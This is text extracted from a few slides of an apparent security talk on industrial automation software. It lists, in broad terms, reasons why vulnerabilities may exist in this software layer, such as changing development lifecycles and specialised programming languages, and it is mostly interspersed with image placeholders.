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
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
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



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
1. **Changing** software development/delivery lifecycle
2. Programming **languages** for industrial automation are different
3. Maybe an **overlooked** issue and lack of awareness?
4. There can be **vulnerabilities** in this new software layer





A Changing Software Development and Delivery Lifecycle (1/4)











Increased Complexity & Less Control

- Increased **attack** opportunities
- Streamlined and **faster** development





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
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
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

